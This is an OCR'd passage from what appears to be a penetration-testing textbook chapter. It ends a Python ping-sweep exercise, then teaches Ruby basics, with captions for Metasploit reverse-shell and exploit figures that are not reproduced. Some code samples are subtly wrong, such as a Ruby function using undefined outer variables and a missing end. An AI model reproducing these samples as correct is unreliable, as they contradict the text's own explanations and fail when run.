
Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
if result:
    # if result=0 then nothing is there
    print (ip, "inactive–no ping response")
else:
    # if result=1 then device detected
    print(ip, "active–ping responded, device detected")
```

5. Go through each line of code and make sure the syntax is correct. Note that on line 18 (which begins `result=subprocess.Popen`), one of the parameters the ping command is using is the number one ("1") and not the letter "l." Also make sure your indentation is correct. Your code should resemble Figure 13-20.
6. Save the file to the location of your choice. You will have to navigate to this location from the Windows command prompt, so save it somewhere memorable.
7. Start a Windows command prompt and navigate to the folder containing your ping.py file. Run your script by typing **python ping.py** and pressing **Enter**. If you have no errors, your program should begin pinging IP addresses, as shown in Figure 13-21.
8. You can let the program run to completion or press **Ctrl+C** to terminate the Python script.

Figure 13-21 Executing ping.py




Source: Kali Linux

The Python Shell

Python also has an interactive shell in which you can enter Python commands and immediately execute them. This shell is also known as the REPL, which stands for Read, Evaluate, Print, Loop and is apropos since the shell reads a command, evaluates the command, prints the results, and loops back to read more commands. This shell is convenient for performing quick tasks like calculations or performing operations

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-22 Python shell (REPL)




by calling existing functions. You can enter the shell by typing `python` and pressing Enter in a terminal or command window. Figure 13-22 shows the REPL being used to calculate the area of a circle.

Object-Oriented Programming in Python

Python supports object-oriented programming (OOP) as well as the functional programming model that you have been using so far. Python supports traditional OOP concepts such as classes, objects, and inheritance. A study in OOP is beyond the scope of this book, so if you want to learn more about using OOP in Python, you can start with the Python classes tutorial (https://docs.python.org/3/tutorial/classes.html). Figure 13-23 shows an example of OOP in Python. The program defines a class called `Dog` and uses it to instantiate and assign attributes to three `Dog` objects: `dog1`, `dog2`, and `dog3`. It then calls the `Dog` class member function `showInfo()` to display the attributes of the `Dog` objects.

Figure 13-23 dogOopExample.py program



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

13. Spacing doesn't matter in Python.

a. True **b.** False

14. The Python programming language was named after a British comedy TV show.

a. True **b.** False

Check your answers at the end of this chapter.

Understanding Ruby

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Another scripting language many penetration testers use is Ruby. Ruby is an interpreted language with object-oriented programming features. Ruby is similar to Perl. Like Perl, Ruby can be used to write simple scripts without using any of its OOP constructs.

In previous chapters, you used the Metasploit Framework to check for and exploit vulnerabilities on computer systems. Metasploit is a Ruby-based program. As a pen tester, it is helpful to understand the basics of Ruby so that you can modify Ruby code to suit different environments and targets. For example, pen testers might need to modify code for a reverse shell module in Ruby so that it's compatible with the target system on which they're conducting vulnerability tests (Figure 13-24).

Figure 13-25 shows exploits written in Ruby. Note the. rb extension for Ruby in program names. In Figure 13-26, the module for the MS14-020 vulnerability exploit has been opened in vim for editing. As the figure shows, the code sample is using the OOP class construct.

In the next section, you examine the syntax of the language and practice writing basic Ruby scripts. Learning how to use Ruby for OOP is beyond the scope of this chapter.


Background on Ruby

Ruby was conceived by Yukihiro Matsumoto (a.k.a. "Matz") in 1993, and the first version was implemented in 1995. Ruby is a high-level language designed with an emphasis on programming productivity and simplicity. In a 1999 post to the ruby-talk mailing list, Matz expressed his reasons for creating Ruby:

> I was talking with my colleague about the possibility of an object-oriented scripting language. I knew Perl (Perl4, not Perl5), but I didn't like it really, because it had the smell of a toy language (it still has). The object-oriented language seemed very promising. I knew Python then. But I didn't like it because I didn't think it was a true object-oriented language—OO features appeared to be add-on to the language. As a language maniac and OO fan for 15 years, I really wanted a genuine object-oriented, easy-to-use scripting language. I looked for but couldn't find one. So, I decided to make it.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-24 Metasploit meterpreter_reverse_https.rb program



Source: Kali Linux


Figure 13-25 Metasploit exploits written in Ruby



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-26 Metasploit MS14-020 vulnerability Ruby code



Source: Kali Linux

Understanding the Basics of Ruby

Ruby code can be executed using the `ruby` command in Kali Linux (or other operating systems that have Ruby installed). Knowing how to get help quickly in any programming language is useful. The `ruby -h` command gives you a list of parameters used with the `ruby` command (Figure 13-27).

The Ruby website (https://ruby-lang.org) is an excellent repository of Ruby information. It has tutorials and FAQs you can access to learn more.


Understanding the BLT of Ruby

As you learned previously, all programming languages must have a way to branch, loop, and test. The following sections use code examples to show you how Ruby handles these BLT functions. As you examine these examples, keep the following syntax rules in mind:

- Spacing doesn't matter. You don't have to worry about proper indentation as you would in Python.
- When creating a function, use the `def` keyword before the function's name and use the `end` keyword to indicate the end of the function's code.
- Variables do not begin with any special symbol. Perl uses the $ symbol to indicate a variable, but Ruby does not.
- There are no special characters at the end of lines of code. Perl uses the semicolon (;) character, but Ruby does not.
- Comment lines begin with the # symbol.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-27 Ruby help information



Source: Kali Linux

Branching in Ruby

In a Ruby program, to go from one function to another, you call the function by entering its name followed by the function brackets in your source code. In Ruby, a function must be defined before you can call it; in Perl, PowerShell, and JavaScript, this doesn't matter. In the following Ruby program, the function `name_best_guitarist()` must appear in the code before you can call it. In the following example, the `name_best_guitarist()` line branches the program to the `name_best_guitarist()` function:

```
# Ruby program illustrating the branching function
# Documentation is important

# Initialize variables
first_name = "Jimi "
last_name = "Hendrix"

# Define the name_best_guitarist function/method
# A function must be defined before it can be called
def name_best_guitarist(fname,lname)
   print(first_name + last_name + " was the best!\n")
end

name_best_guitarist(first_name,last_name)
```

Many functions take parameters. In this example, the `name_best_guitarist` function takes two parameters, `fname` and `lname`, which are combined in the `print` statement. Notice the Ruby code is slightly different from how this same function was expressed in other languages. In Ruby, you need to define parameters for `name_best_guitarist` because you couldn't just reference the `first_name` and `last_name`

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

variables inside the function. For Ruby, they would be unknown local variables and cause a syntax error. The Python version of this code didn't need parameters for the function because Python variables are global in scope and can be accessed from anywhere.

In another example, the function `add_these_numbers` takes two parameters as input, the numbers to add:

```
def add_these_numbers(x,y)
   z = x + y
   print (z)
end
```

Ruby has a few ways of displaying output to the terminal window:

- The `print` command behaves like `print` in Python but doesn't go to a new line after printing. If you want to go to a new line, you have to print the newline character `\n` as in C using `printf`.
- The `printf` function behaves exactly like `printf` in C and other languages.
- The `puts` command is similar to `print` but goes to a new line after displaying the output.

Functions that don't expect parameters are called with nothing in the brackets.

Ruby is object oriented, so it supports the use of methods, which are like functions but are part of a class definition. Standalone functions that aren't part of a class are often referred to as methods as well, so don't let this confuse you.

Looping in Ruby

Ruby has `for` loops and `while` loops as in Perl and C, but the syntax is different.

The Ruby `for` loop is similar to the `for` loops in Python. As in Python, a Ruby `for` loop repeats until it has gone through each item specified in a list of items. It's not an incremental or update counter loop as in C and Perl. For example, if you have a list of names and want to use a `for` loop to print each name, use the following Python code:

```
names = ["Larry", "Moe", "Curly"]
for x in names do
   print(x + "\n")
end
```

Notice that the Ruby `for` loop uses a `do` keyword to mark the beginning of the block of code to repeat and an `end` keyword to mark the end of that block of code.

If you want to use a traditional counting `for` loop that counts from a starting number to an ending number, you could use a list of numbers or the Ruby range operator (`..`). To create a range of numbers, enter `..` between two digits to define the range, as in the following example:

```
for x in 0..5 do
   print(x)
end
```

In this example, the `0..5` creates a sequence of numbers starting at 0 and ending at 5, six numbers in total. The code would print the numbers from 0 to 5.

A variation of the range operator uses three dots. If you use three dots, the range doesn't include the last number. For example, the following code prints the numbers from 0 to 4:

```
for x in 0…5 do
   print(x)
end
```

The Ruby `while` loop is similar to the Perl and C `while` loops. The `while` loop repeats a set of code lines as long as a test condition remains true. In the following example, the `while` loop will continue to loop

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

(printing the value of the variable `i` and then incrementing the variable `i` by 1) as long as the variable `i` is less than 6. The code prints the numbers 1 through 5:

```
i = 1
while i < 6 do
   print(i)
   i += 1
end
```

Ruby also has an `until` loop construct, which is conceptually like a reverse `while` loop. The `until` loop executes until a condition is true, whereas a `while` loop executes while a condition is true. The following code prints the numbers 1 through 5.

```
i = 1
until i == 6 do
   print(i)
   i += 1
end
```

Testing Conditions in Ruby

Ruby has operators for comparisons (logical tests) and mathematical calculations. The standard Ruby operators are identical to the operators in Python. Table 13-14 lists the common operators you can use in Ruby. There are a few more operators (such as binary mathematical operators) but their use is beyond the scope of this chapter.

Table 13-14 Ruby operators

Operator	Function	Example
Arithmetic		
+	Addition	`total = sal + commission`
-	Subtraction	`profit = grossSales – costOfGoods`
*	Multiplication	`total = cost * quantity`
/	Division	`GPA = totalPoints / numberOfClasses`
%	Modulus	`x = a % 2`
**	Exponent	`area = 3.14 * (r**2)`
Assignment		
=	Assignment	`lastName = "Rivera"`
+=	Add, then assignment	`a += 10 #shorthand for a = a + 10`
-=	Subtract, then assignment	`a -= 10 #shorthand for a = a - 10`
*=	Multiply, then assignment	`a *= 10 #shorthand for a = a * 10`
/=	Divide, then assignment	`a /= 10 #shorthand for a = a / 10`
%=	Modulus, then assignment	`a %= 10 #shorthand for a = a % 10`
**=	Exponent and assignment	`a **= 2 #shorthand for a = a ** 2`

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-14 Ruby operators *(continued)*

Operator	Function	Example
Comparison		
==	Equal to	`a == 1 #compare value of a with 1`
!=	Not equal to	`a != 1 #a is not equal to 1`
>	Greater than	`a > 10`
<	Less than	`a < 10`
>=	Greater than or equal to	`a >= 10`
<=	Less than or equal to	`a <= 10`

Notice that Ruby does not have an increment (++) or decrement (- -) operator. To increment or decrement, use the += and -= operators.

If Statements and Logical Operators

The comparison operators are also known as logical operators. Logical operators are used in `if` statements. The `if` statement combines logical operators with variables and numbers to create logical conditional checks. The `if` statement allows you to have your code perform certain operations if a logical conditional check is true, and perhaps perform a different operation if it is not. The `if` statement can also be combined with the keywords `else` and `elsif` and nested to create complex logic checks. Ruby `if` statements are most like C `if` statements, using the same if...elsif...else...end format.

Following are some examples of `if, elsif, else`, nested `ifs`, and condition checks being used to control what code is being executed.

- if—Checks whether a condition is true, as in the following example:

```
if (age > 12)
   print ("You must be a know-it-all!")
```

- else—Used when there's only one option to carry out if the condition is not true, as in the following example:

```
if (age) > 12
   print ("You must be a know-it-all!")
else
   print ("Sorry, but I don't know why the sky is blue.")
end
```

- elsif—Used when there are several conditionals to test, as in the following example:

```
if ( (age > 12) && (age < 20) )
   print ("You must be a know-it-all!")
elsif (age > 39)
   print ("You must lie about your age!")
else
   print ("To be young...")
end
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- You can also have `if` statements inside `if` statements, as in the following example. These are called nested `if`s.

```
y = 69
if y > 10
   print("Greater than ten, ")
   if y > 20
      print("and also greater than 20!")
   else
      print("but not greater than 20.")
   end
end
```

Activity 13-9 Writing a Ruby Script

